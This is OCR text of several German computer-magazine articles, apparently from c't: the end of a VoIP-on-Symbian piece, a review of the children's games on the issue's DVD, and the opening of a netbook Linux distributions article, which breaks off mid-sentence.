Zu den wichtigsten Angaben beim Einrichten eines SIP-Zugangs gehört der Uniform Resource Identifier (URI), auch als „Öffentlicher Benutzername“ oder „Benutzeradresse“ bezeichnet. Bei Symbian kann man die meisten Vorgaben übernehmen.



Der SIP-Proxyserver vermittelt die VoIP-Telefonate, bei Sipgate ist der Anmeldename 7-stellig. Das Passwort sollte nicht mit dem der Website des Anbieters verwechselt werden.



Der Anmeldeserver akzeptiert in der Regel dieselben Zugangsdaten wie der Proxyserver. Bei NAT-Problemen trägt man hier den STUN-Server ein, als UDP-Port nutzt er 3478 oder 3479.

## Literatur

- [1] Jens Maßmann, VoIP für Symbian-Handys, c't 12/07, S. 63
- [2] Grundlagen zur VoIP-Technik: [www.voip-information.de](http://www.voip-information.de)

[www.ct.de/1013120](http://www.ct.de/1013120)

ct

## Sprachqualität Skype via Mobilfunknetz

Betreiber	Datendienst	Sprachqualität
E-Plus	UMTS/HSDPA	⊖
	GPRS	⊖⊖
O2	HSPA	⊕ bis ⊖
	GPRS	⊖⊖
T-Mobile	HSPA	⊕ bis ⊖
	EDGE	⊖ bis ⊖
Vodafone	HSPA	⊕ bis ⊖
	GPRS	⊖⊖

Anzeige



Anzeige

Dorothee Wiegand

# Spielkiste

## Software-Kollektion: Kno beleien, Abenteuer und Lernprogramme für Kinder

Die auf der Heft-DVD versammelten Programme für Kinder reichen von lustig bis lehrreich und von ruhig bis rasant. Ein Reitspiel für pferdebegeisterte Mädchen und ein Autorennen für Jungs sind ebenso vertreten wie anspruchsvoller Denksport.

Beim Thema Kindersoftware sind viele Eltern ratlos. Auch wer dem Spielen am PC grundsätzlich aufgeschlossen gegenübersteht, weiß oft nicht so recht, wie das Angebot überhaupt aussieht und für welche Art von Spielen sich das eigene Kind eigentlich interessiert. Die Software-Kollektion in diesem Heft enthält daher erstmals eine Auswahl an Kinderprogrammen zum Kennenlernen und Ausprobieren beliebter Genres wie Abenteuer, Simulation und Geschicklichkeitsspiel.

Bei drei der neun Vollversionen im Kinderteil der DVD handelt es sich um frei verfügbare Programme, die anderen sechs sind etwas ältere kommerzielle Spiele für Kinder von 5 bis 12 Jahren oder, wie im Fall des Reisequiz, für die ganze Familie. Den hüpfenden Teddybär sicher von einem Edelstein zum nächsten zu lotsen gelingt schon Vorschülern. Ruhiger geht es in der grafisch schön gestalteten Spielgeschichte von Lars, dem kleinen Eisbären, zu, die sich an dieselbe Altersklasse richtet. Etwas ältere Kinder begeben sich im Adventure mit Luka auf eine spannende Schatzsuche oder lernen alle Tricks und Kniffe, um systematisch Sudoku-Rätsel zu knacken.

Die auf der DVD befindlichen Schnupperversionen gibt es überwiegend so nicht im Internet. Es sind Demos gelungener Spiele und Lernprogramme, deren Umfang ausreicht, um an einem vergnügten Nachmittag die Langlewe zu vertreiben und herauszufinden, ob ein Kind in Bezug

auf Computerspiele eher der Jump&Run-Typ oder der Tüftler ist. Alle Spiele und Demos laufen ausschließlich unter Windows; in der HTML-Oberfläche der DVD ist vermerkt, unter welcher Version.

### Vollversionen

Beim Knobelspiel **Azteca** dreht sich im wahrsten Sinne alles um bunte Steine. Sie sind in einem wabenförmigen Gitter angeordnet. Indem der Spieler auf drei benachbarte Steine klickt, kann er einzelne Steine in eine Nachbarwabe befördern. Entsteht eine Reihe aus mindestens drei Steinen gleicher Farbe, lösen sie sich auf und werden durch neue ersetzt, die von oben nachrieseln. Spezielle Glassteine zerspringen, sobald von oben etwas auf sie fällt, und Granitsteine kann man nur durch eine Dreierkombination in unmittelbarer Nähe loswerden. Gelingt eine Vierer- oder Fünferreihe, so erhält der Spieler zur Belohnung ein kleines Bömbchen, das alle umliegenden Steine sprengt.

Spiele dieser Art werden gern als Training der Auge-Hand-

Koordination oder der Konzentration angepriesen. Das ist einerseits recht hochgestochen und andererseits auch gar nicht nötig: Das Spiel macht einfach mächtig Spaß. Die intellektuelle Herausforderung hält sich in Grenzen – entsprechend niedrig ist auch das Frust-Potenzial. Fehlklicks führen nicht zum Punktabzug und wer eine Weile vergeblich nach Drehmöglichkeiten sucht, bekommt einen Tipp.

Beim Einrichten von Azteca wird auch die Probeversion des Spiels „Ritter Arthur“ sowie ein „Game Center“ installiert, über das nicht nur Azteca und die Demo gestartet werden, sondern auch der Spiele-Katalog und das Online-Clubangebot des Herstellers zugänglich sind. Eltern, die vermeiden möchten, dass sich ihre Kinder dort unbemerkt anmelden, sollten den Internetzugang des Rechners sperren.

Bei **Backpacker – Das Reisequiz für Weltenbummler** gehen bis zu vier Familienmitglieder auf große Fahrt. Als Einzelreisender wählt man zwischen den beiden Varianten „Rund um die Welt“ und „Reiseabenteuer“. Bei der

Weltreise geht es darum, an frei gewählten Etappenzielen genügend Geld zu verdienen, um das nächste Ticket für Flugzeug, Bahn, Bus oder Schiff kaufen zu können. Dazu müssen die Spieler sowohl ihr Wissen über das Reiseziel unter Beweis stellen, als auch zum Teil recht knifflige Fragen zu ganz anderen Themen beantworten, um an Jobs etwa als Tierpfleger, Empfangsdame oder Automechaniker zu kommen. In den drei Reiseabenteuern gibt es konkrete Vorgaben. So macht sich der Spieler beispielsweise in der Geschichte um ein geheimnisvolles Amulett als Detektiv auf den Weg nach Südamerika.

Im Mehrspielermodus „Duell“ stehen sämtliche Quizfragen allen Spielern offen – antworten darf derjenige, der wie in einer TV-Show als Erstes seinen Summer betätigt, also den zuvor festgelegten Buchstaben auf der Tastatur drückt. Alternativ gibt es den Spielmodus „Dominanz“, in dem die Spieler reihum an der Reihe sind.

Insgesamt enthält das Spiel rund 6000 Aufgaben, darunter Multiple-Choice-Fragen, Schätz-



aufgaben und solche, bei denen die Antwort in ein Textfeld getippt werden muss. Zwar gibt es einen Schwierigkeitsgrad für Erwachsene und einen für Kinder, doch so groß ist der Unterschied nicht und auch unter den leichteren Fragen sind ganz schön harte Nüsse. Dass sie sich ab und an wiederholen, hat durchaus Methode. So kann ein Spieler, der beim ersten Bewerbungsgespräch als Museumsführer zu wenig wusste, den begehrten Posten im zweiten Anlauf doch noch ergattern, falls er sich die richtigen Antworten gemerkt hat.

Das kleine Programm **Count on me** läuft ohne Einrichtung. Ein Klick auf die Exe-Datei, und der Spaß geht los: Von oben purzeln bunte Kreise ins Spielfeld, die wie Seifenblasen zerplatzen, sobald sich zwei Kreise gleicher Farbe und Größe berühren. Die Größe korrespondiert dabei mit der Zahl in der Kreismitte. Aufgabe des Spielers ist es, für gleiche Paare zu sorgen. Dazu zieht er mit der Maus eine Blase auf eine andere, um beide zu einer größeren zu vereinigen. Der Wert der neuen Blase entspricht der Summe beider Zahlen, die größere der beiden Blasen bestimmt die Farbe: Eine rote Vier und eine gelbe Zwei verschmelzen zu einer roten Sechsen.

Einziges Ziel der simplen Free-ware ist, eine möglichst hohe Punktzahl zu erreichen, bevor die Zeit – erkennbar am grauen Balken am rechten Fensterrand – abläuft. Dennoch steckt in dem Seifenblasenspiel ein gehöriges Suchtpotenzial, ähnlich wie etwa im Klassiker Tetris.

Viele Reitspiele kombinieren den virtuellen Pferdesport mit einer Aufbau- und Simulation, in der die Spielerin sich das nötige Geld mühsam mit immer gleichen Routinejobs verdient. **Dein Pferd-decamp** ist anders – hier geht es ausschließlich darum, in einer liebevoll gestalteten Landschaft aus Wäldern, Feldern und Strand die 16 Stationen einer Schnitzjagd zu finden.


Die Spielerin bewegt sich mit ihrem Pferd frei zwischen Teich, Windmühle und einer Höhle im Wald. Eine Übersichtskarte, die automatisch aufklappt, sobald das Pferd stehenbleibt, zeigt sowohl den aktuellen Standort als auch den nächsten Zielpunkt. Dort wartet entweder ein Brief mit neuen Direktiven oder ein Camp-Helfer, der etwa einen Schlangenlinienkurs abgesteckt hat. An anderen Stationen weicht die Spielerin baumelnden Wasserbomben aus oder fängt einen entlaufenen Hund. Doch Vorsicht: Sobald die Kräfte des Pferdes nachlassen, sollte man schnell einen der fünf Rastplätze ansteuern, um das Tier mit Futter und Wasser zu versorgen. Wenn die Landschaft am Ende eines Spieltags in einem bläulichen Dämmerlicht erscheint, wird es Zeit, zurück ins Camp zu reiten, wo der eigene Punktestand mit den Ergebnissen von sechs unsichtbaren Mitreitern verglichen wird.

Die Spielgeschichte **Kleiner Eisbär, wohin fährst du?** entstand in Anlehnung an das gleichnamige Buch von Hans de Beer: Während der kleine Eisbär Lars auf einer Eisscholle schläft, treibt diese immer weiter nach

Süden. Als er aufwacht, ist er in einer völlig fremden Umgebung. Zum Glück findet er bald einen Freund: Hippo, das Flusspferd möchte ihm helfen, wieder heim zum Nordpol zu kommen. Die beiden machen sich auf zu Dago, dem Adler, denn der weiß alles.

In der PC-Umsetzung, die in zwei Schwierigkeitsgraden spielbar ist, muss Lars nun sechs magische Klangstäbe eines Xylophons finden, bevor der weise Adler um Rat gefragt werden kann. Dazu meistert er – von den Spielern gesteuert – sechs kleine Herausforderungen. Für das Chamäleon soll er etwa in einer Pong-Variante Insekten finden und unter Anleitung von Hippo einen Sumpf durchqueren. Dabei führt der Weg über Felsbrocken, bewegliche Baumstämme sowie auf- und abtauchende Flusspferde. Alle sechs Minispiele stellen Varianten bekannter Geschicklichkeitsaufgaben dar. Sie sind wie der Rest des Spiels grafisch liebevoll gestaltet. Auch die nette Vertonung trägt dazu bei, die Geschichte vom kleinen Eisbären stimmungsvoll auf den Bildschirm zu bringen.

Ebenso wie der erste Luka-Titel ist auch **Luka und der verborgene Schatz** ein ambitioniertes Projekt der Polizeilichen Kriminalprävention der Länder und des Bundes. Das Spiel stammt von den Entwicklern von Jack Keane und den Titeln der Ankh-Serie. Es setzt sich mit Drogenkonsum auseinander und zeigt etwa, wie sich das Verhalten unter Alkoholeinfluss ändern kann. Beide Spiele richten sich an Kinder von 10 bis 13 und sind kostenlos verfügbar.



Bei „Count on me“ zerplatzen benachbarte Blasen, wenn sie dieselbe Farbe und denselben Wert haben.

Die Spieler wählen zwischen einer Jungen- und einer Mädchenfigur namens Luka und machen sich gemeinsam mit den Freunden Nora und Freddy auf den Weg durch das Abenteuer. Ihre Schatzsuche führt sie in ein Zeltlager mit älteren Jugendlichen und zur nahegelegenen Burg. In Gesprächen stehen für Luka meist drei Antworten zur Auswahl, von denen der Spieler eine anklickt. Wie er sich entscheidet, bestimmt den weiteren Spielverlauf.

Die Steuerung erfolgt ausschließlich per Maus. Sobald der Mauszeiger sich in eine Hand verwandelt, kann man einen Gegenstand durch Rechtsklicken aufnehmen, um ihn später allein oder zusammen mit einem weiteren Werkzeug zu benutzen. Dabei sind Scharfsinn und Kom-



Das Ziel im Spiel Azteca ist es, in jedem Level alle Buchstabensteine zu befreien.



Pläne von Metropolen rund um den Globus sind im Spiel Backpacker der Ausgangspunkt für lehrreiche Städtetouren.






Jede Menge Geländeritte und abwechslungsreiche Geschicklichkeitsaufgaben warten im Spiel „Dein Pferdecamp“ auf reitbegeisterte Spielerinnen ab acht.

binationsgeschick gefragt, um ein Rätsel zu lösen und so in der Geschichte voranzukommen. Gleichzeitig vermittelt das Spiel die klare Botschaft, dass Drogen nicht cool, sondern gefährlich sind. Luka, Nora und Freddy treten als starke Persönlichkeiten auf, ohne die „Saufnasen“ aus dem Feriencamp zu verurteilen.

Auf der Suche nach Edelsteinen hüpf **Mein Teddybär** nach vorne, hinten, rechts und links. Mal turnt er auf Seerosenblättern, mal ist er auf flauschigen Wolken oder Zahnrädern unterwegs. Stets gilt es, nur die Edelsteine mitzunehmen – verführerische Päckchen sollten die Spieler links liegen lassen, denn die bringen Punktabzug. Es kommt auch vor, dass ein Störenfried den Weg versperrt oder die aktuelle Sitzposition unvermittelt zu schrumpfen beginnt. Doch da es neben den Spielstufen „schwer“, „mittel“ und „leicht“ noch die Einstellung „sehr leicht“ gibt,

können auch kleine Erstklicker mit diesem Spiel ihren Spaß haben. Besorgten Eltern sei gesagt: Natürlich ist das harmlose Hüpfvergnügen völlig zweckfrei – dafür kann man es dank kurzer Level jederzeit beenden.

Als kindgerechte Variante der kultigen Zahlenknochelei bringt **Sudoku junior** nicht nur jede Menge Hilfsfunktionen mit, sondern enthält zudem verkleinerte 2×3-Gitter, die sich statt mit Zahlen auch mit bunten Kreisen, Symbolen oder Würfeln füllen lassen. Kleine Sudoku-Profis knobeln einfach drauflos, wahlweise in vier Schwierigkeitsstufen von „easy“ bis „voll krass“. Wer den Dreh noch nicht heraus hat, kann fein abgestufte Hilfen anfordern: F2 entfernt alle falschen Symbole oder Zahlen aus dem aktuellen Rätsel, F3 zeigt für ein bestimmtes Feld alle möglichen Symbole oder Zahlen und F4 zeigt diese gleich für alle noch freien Felder des gesamten Spielplans. F5 gibt



Den kleinen Eisbär hat es aus seiner weißen Heimat in eine fremde grüne Welt verschlagen. Erst nach allerlei Abenteuern kommt er wieder zurück nach Hause.

einen Tipp, welches Feld als Nächstes ausgefüllt werden sollte und F6 schlägt dafür auch gleich das richtige Symbol vor. Schließlich kann man sich auch die vollständige Lösung anzeigen lassen. Dabei füllt das Programm Schritt für Schritt alle Felder und kommentiert jeden Zug.

Das freie **Trackmania Nations Forever** ist ein Klassiker unter den PC-Autorennspielen. Es ist auf einen Fahrzeugtyp und die Spielumgebung „Stadium“ beschränkt, ansonsten aber kompatibel zu der Kaufversion Trackmania United Forever, sodass man mit der Gratisvariante bei Online-Wettkämpfen über das Internet oder im LAN gegen United-Fahrer antreten kann. Für Einzelspieler enthält das Spiel einen Solo-Modus sowie 65 Strecken mit aufsteigendem Schwierigkeitsgrad. Mit einem Streckeneditor kann der Spieler zudem Rennstrecken nach seinen eigenen Vorstellungen erstellen und die eigenen Kreationen mit Trackmania-Fans aus aller Welt tauschen.

### Schnupperversionen

Bei **Crayon Physics Deluxe** wird die Maus zum Malstift. In einfachen Szenen im Stil einer Kinderzeichnung befinden sich stets ein

roter Ball und ein Stern. Aufgabe des Spielers ist es, durch Einzeichnen von Rampen, Rutschen oder Gewichten dafür zu sorgen, dass der Ball unter Berücksichtigung der Schwerkraft zum Stern gelangt. Das Spiel umfasst gut 70 Rätsel auf mehreren Inseln; die Demo enthält die Aufgaben der beiden ersten Inseln.

Im Knobelspiel **Dorado** verbergen sich hinter quadratischen Kacheln entweder Edelsteine – oder ein Fluch. Die Edelstein-Kacheln soll der Spieler aufdecken, die mit einem Fluch belegten mit einem Hammer zerschlagen. Zahlenkombinationen am Spielfeldrand geben Hinweise darauf, was sich unter jeder verdeckten Kachel versteckt. Die ersten Level erklären alle Spielfunktionen im Stil eines Tutorials kindgerecht und leicht nachvollziehbar. Die Demo ist pro Spieler etwa 90 Minuten lang spielbar.

Den schlichten Namen **Duden Lernsoftware** trägt eine Reihe mit Lehrbuch-unabhängigen Deutsch-, Mathe- und Englisch-Lernspielen für Grundschüler. Der Clou sind drei Tests, deren Ergebnis das weitere Übungspensum bestimmt. Offenbaren sich Lücken beim Dehnungs-h oder bei der Division, so empfiehlt das Programm gezielt Übungen mit diesem Inhalt und sperrt vorübergehend alle anderen Aufgaben. Die beiden auf der DVD enthaltenen Demos erlauben kein systematisches Lernen, vermitteln aber einen Eindruck davon, wie so eine Lernsoftware funktioniert. Wichtig: Bei der Einrichtung der beiden



- Kindergarten? Von wem? Halt lieber die Klappe!  
- Wir haben es gar nicht nötig, uns über dich zu ärgern.  
- Ja ja, sehr lustig. Wir brauchen eine Information von euch.  
- Ihr seid blöde. Wir gehen woanders hin.

Lernspiel-Demos muss die Option „Vollständige Installation“ gewählt werden.

In der Schnupperversion von **Fragenbär Richtig Konzentrieren** lassen sich zwei Spiele ohne Zeitbegrenzung ausprobieren, während die Demo **Fragenbär Richtig Mathe Lernen** auf eine Stunde Spielzeit begrenzt ist. Farben-Merkspiel und Töne-Angeln des Konzentrationstrainers erhalten einen besonderen Reiz dadurch, dass das Kind mit seinem Spielgeld pokern kann: Je mehr Goldtaler es im Wettkampf mit einem Piraten einsetzt, desto höher der Schwierigkeitsgrad, aber auch der Gewinn beim richtigen Lösen einer Aufgabe. Im Mathe-Lernspiel (siehe Seite 196) steht gute Strategie zum Lösen von Grundrechen-Aufgaben im Vordergrund.


An Kinder ab etwa 12 Jahren richtet sich **Genius Task Force Biologie**, eine Mischung aus Aufbausimulation und anspruchsvollem Lernprogramm. Die Spieler übernehmen die Rolle einer Biologin und kümmern sich um die Renaturierung von Gebieten, die durch Umweltgifte belastet wurden. In der Vollversion muss man sein Können in fünf unterschiedlichen Landschaften unter Beweis stellen. Die Schnupperversion auf der Heft-DVD umfasst das erste der fünf Level. Tipp: Solange im Wissensteil noch nicht alle Aufgaben vollständig gelöst sind, darf im Aufbauteil weiter renaturiert werden.

Ähnlich wie bei Crayon Physics Deluxe geht es auch in **Max and the Magic Marker** darum, Gegenstände in die Spielszenen

**Die Prüffunktion von Sudoku junior markiert falsch ausgefüllte Kästchen und gibt auch Tipps zum richtigen Platzieren der Symbole oder Zahlen.**

hinein zu zeichnen, die sich anschließend nach den Gesetzen der Physik bewegen, also etwa wegrollen oder herunterfallen. Doch während das beim erstgenannten Spiel eher meditativ vor sich geht, kombiniert Max and the Magic Marker dieses Spielprinzip mit einer fetzigen Jump&Run-Geschichte: Ein Monster lauert mit einer Art Tintenstaubsauger auf eine Gelegenheit, Max' dicken orangen Filzstift leerzuzuschlürfen. Der jedoch wird vom Spieler dringend benötigt, um Brücken, Treppen und Regenschirme zu zeichnen, die Max den Weg ebnen und ihn vor allerlei Gefahren schützen. Die Demo enthält die ersten drei Level der Vollversion.

In der Tierpflegesimulation **Meine Tierklinik** kümmert sich die Spielerin um kranke Tiere, aber auch um das eigene Wohlbefinden. Das heißt, sie empfängt in der Gestalt einer Tierärztin in ihrer Praxis vierbeinige Patienten samt Herrchen oder Frauchen und saust zwischen diesen Einsätzen immer wieder in ihre Privaträume, um eine Kleinigkeit zu essen, sich auszuruhen oder fortzubilden. In der Demo befindet sich die Veterinärin noch ganz am Anfang ihrer Karriere und darf lediglich Kaninchen verarzten. Durch den Kauf von Instrumenten lassen sich die Möglichkeiten



zu deren Behandlung immerhin erweitern und sobald ein Gehege errichtet ist, können die Kaninchen bei Bedarf stationär aufgenommen und dann auch ausführlich bespaßt werden.


Gehirnjogging ist auch für Kinder groß in Mode. Mit intuitiver Bedienung, abwechslungsreichen Aufgaben und einem klaren Design gehört **Think Kids – Spiel dich schlau!** zu den gelungenen Vertretern dieser Programmkategorie. In der Schnupperversion auf der Heft-DVD lassen sich vier Aufgaben testen.

Rund um thematisch sortiertes Video-Material aus der TV-Sendung „Willi wills wissen“ ranken sich die Titel der gleichnamigen Serie mit PC- und Konsolenspielen. In der Demo von **Willi wills wissen: SOS – Rettung auf See** kann man eins der Videos anschauen und ein Seenotrettungsspiel ausprobieren. Das Spiel ist zwar nicht besonders lang, doch es sind etliche An-

läufe nötig, bis man alle Lösch- und Bergungsmaßnahmen ausreichend zackig durchführen kann, um sämtliche in Not geratenen Seemänner innerhalb des vorgegebenen Zeitlimits in Sicherheit zu bringen.

## Für unterwegs

Nicht nur die Sudokus lassen sich zum Knobeln für unterwegs auch ausdrucken. Um Kinder, Enkel- oder Patenkinder offline zu beschäftigen, enthält die Heft-DVD je 20 PDFs aus den beiden Bänden **Duden Basiswissen Grundschule** für die Fächer Deutsch und Mathe. Die Original-CDs, die den Büchern beiliegen, umfassen je 100 solcher Übungsbögen für die Klassen 1 bis 4. Auf der Heft-DVD befindet sich eine Kostprobe mit ausgewählten Aufgaben für Erst- und Zweitklässler, die vorzugsweise in Farbe ausgedruckt werden sollten. (dwi)



**Zweckfrei, aber knuddelig:** In diesem Jump & Run sammelt ein pfeiltastengesteuerter Teddybär Edelsteine ein.



**Beim Rennspiel Trackmania Nations Forever** kann man sich über das Internet mit anderen Fahrern messen.

ct



Andrea Müller

# Leichtes Handgepäck

## Linux-Distributionen für Netbooks

Egal wie viel man mitnehmen muss, ein Netbook geht immer noch rein ins Gepäck. Die meisten kommen mit der Starter-Version von Windows 7 daher. Dabei bieten spezielle Netbook-Linuxe unterschiedliche innovative Bedienkonzepte, die weit besser auf die kleinen Displays zugeschnitten sind. Da es sich um Live-Systeme handelt, lassen sie sich gefahrlos ausprobieren.



**M**it dem EeePC fing es an: Ein Notebook-Winzling mit mickrigem Display und schwachbrüstigem Prozessor zu einem sensationell günstigen Preis. Als Betriebssystem kam Linux zum Einsatz, weil die Hardware vor Windows Vista hätte kapitulieren müssen. Inzwischen haben sich die Netbooks als eigene Geräteklasse etabliert, die 15 bis 20 Prozent des Notebook-Marktes ausmachen.

Anders als die ersten Modelle werden die meisten Netbooks inzwischen mit Windows 7 Starter ausgeliefert. Dennoch gibt es immer noch Gründe, stattdessen Linux zu verwenden, vor allem da es speziell auf Netbooks zugeschnittene Distributionen gibt, die den Platz auf den kleinen Displays optimal nutzen. Außerdem punkten sie in Sachen Performance: Zwar ist das freie System nicht generell genügsa-

mer als Windows, aber da noch immer alle Viren für Windows geschrieben werden, kann man unter Linux auf einen ressourcenfressenden Virens Scanner samt Hintergrundwächter verzichten.

Virenfreiheit heißt nicht, dass es unter Linux keine Sicherheitslücken gibt, diese werden jedoch sehr schnell und systemweit durch Updates geschlossen. Im Gegensatz zu Windows, wo am Microsoft Patchday nur Lücken im Betriebssystem gefixt werden und man sich selbst um die Fixes für Programme von Drittanbietern kümmern muss, liefern die Linux-Distributionen über die Update-Verwaltung fehlerbereinigte Versionen aller beiliegenden Pakete aus – und spielen sie auf Wunsch auch automatisch ein. Ein Vorteil, den Sie natürlich nur haben, wenn Sie Linux installieren.

Ein weiterer Grund, der für Linux auf dem Netbook spricht, ist seine Konfigurierbarkeit – klassische Desktops mit Ausklappenmenüs sind auf den kleinen Bildschirmen oft unpraktisch und bei vollen Menüs nahezu unbedienbar. Bei Netbook-Distributionen kommen dagegen Oberflächen zum Einsatz, die nicht auf klassische Menüs setzen, sondern die Programme eher in App-Store-Optik präsentieren. Wer sich damit gar nicht anfreunden kann, hat trotzdem die Freiheit, jederzeit zu einem Desktop im Standard-Look zurückzuwechseln.

### Kein Risiko

Auf der Heft-DVD finden Sie vier Netbook-Linuxe zum gefahrlosen Ausprobieren. Dazu müssen Sie weder die Festplatte parti-

tionieren noch einen Boot-Manager installieren, da die Distributionen entweder von einem USB-Stick im Live-Betrieb laufen oder sich in eine Datei unter Windows installieren. Bei den vier Systemen handelt es sich um den Ubuntu Netbook Remix, die KDE-Variante Kubuntu mit der neuen Plasma Netbook Shell, das Ubuntu-Derivat Easy-Peasy und Jolicloud Linux, das den Schwerpunkt auf Web Apps und nicht auf lokale Programme legt.

Die ersten drei Systeme liegen als ISO-Image auf der DVD. Da Netbooks in der Regel kein optisches Laufwerk haben, finden Sie auf der DVD auch das Windows-Programm Unetbootin, das aus den ISO-Images einen bootfähigen USB-Stick erzeugt (siehe Kästen oben rechts). Jolicloud installiert sich dagegen in eine Datei unter Windows.



## Ubuntu Netbook Remix

Gemeinsam mit der Desktop-Version gibt Canonical auch den Ubuntu Netbook Remix frei. Am auffälligsten ist die Oberfläche, der Netbook Launcher. Statt klassischer Menüs steuert man über die linksbündige Leiste Programmkategorien, Orte und Favoriten an. Bei letzteren handelt es sich nicht um die Browser-Bookmarks, sondern um die Lieblingsprogramme. Standardmäßig finden Sie dort unter anderem Firefox, die Webcam-Applikation Cheese, den IM-Client Empathy und das Software Center zur Nachinstallation von Programmen. Um eine Anwendung zu den Favoriten hinzuzufügen, ziehen Sie sie einfach per Drag & Drop auf den Eintrag „Favoriten“.

Programme starten automatisch im Vollbildmodus ohne Fensterleiste. Darum kümmert sich der Hintergrunddienst Maximus. Zwischen den laufenden Programmen schalten Sie mit der Tastenkombination Alt+Tab hin und her oder Sie wählen die gewünschte Anwendung über ihr Symbol in der Menüleiste links oben aus. Dort blendet das Window-Picker-Applet für jedes geöffnete Fenster ein Icon ein. Zurück zur Übersicht gelangen Sie jederzeit über das Ubuntu-Icon ganz links in der Leiste.

Leider unterstützt der Netbook Remix in der Standardausstattung nur wenige Multimedia-Formate. So fehlen sowohl der Flash-Player als auch die Unterstützung für das verbreitete MP3-Format. Beides lässt sich

zwar problemlos nachinstallieren – das System bietet das beim Öffnen einer entsprechenden Datei selbst an – allerdings steht das nach jedem Booten des Live-Systems erneut an.

Besonders praktisch ist der Online-Speicher „Ubuntu One“: Nach der Anmeldung bei diesem Dienst erhält man 2 GByte kostenlosen Online-Speicherplatz, über den man beliebige Ordner synchronisieren kann. Auch das Adressbuch und die Bookmarks lassen sich dort zentral verwalten und werden auf allen Rechnern, mit denen Sie sich bei Ubuntu One anmelden, synchron gehalten. Dasselbe gilt für Musik, die Sie im Ubuntu Music Store kaufen. Zugriff auf das Angebot des Music Stores erhalten Sie über den Eintrag „Ubuntu One“ in der Baumnavigation des Audio-Players Rhythmbox. Die Unterstützung für MP3-Dateien wird beim ersten Ansteuern des Music Stores automatisch installiert.


## Jolicloud

Einen ganz anderen Weg als die drei anderen Distributionen geht Jolicloud, das vom Gründer des Web-2.0-Dienstes Netvibes stammt: Das System will komplett weg von lokalen Anwendungen, und so ist es nur konsequent, dass die Standardsoftwareausstattung recht mager ist. Alles was möglich ist, soll der Benutzer mit Jolicloud online erledigen und so geizt das System nicht mit Software fürs Netz und diversen Apps, die Zugriff auf

## USB-Sticks mit Unetbootin erzeugen

Unetbootin erzeugt aus einer ganzen Reihe Linux-ISO-Images bootfähige USB-Sticks. Das ist fix erledigt: Schließen Sie einen mit Fat32 formatierten USB-Stick an den Rechner an und starten Sie Unetbootin. Im Feld Distribution müssen Sie keine Auswahl treffen; sie benötigen es nur, wenn das Programm ein ISO-Image herunterladen soll. Wählen Sie im Abschnitt Abbild die gewünschte ISO-Datei von der Heft-DVD aus und stellen Sie den Laufwerksbuchstaben

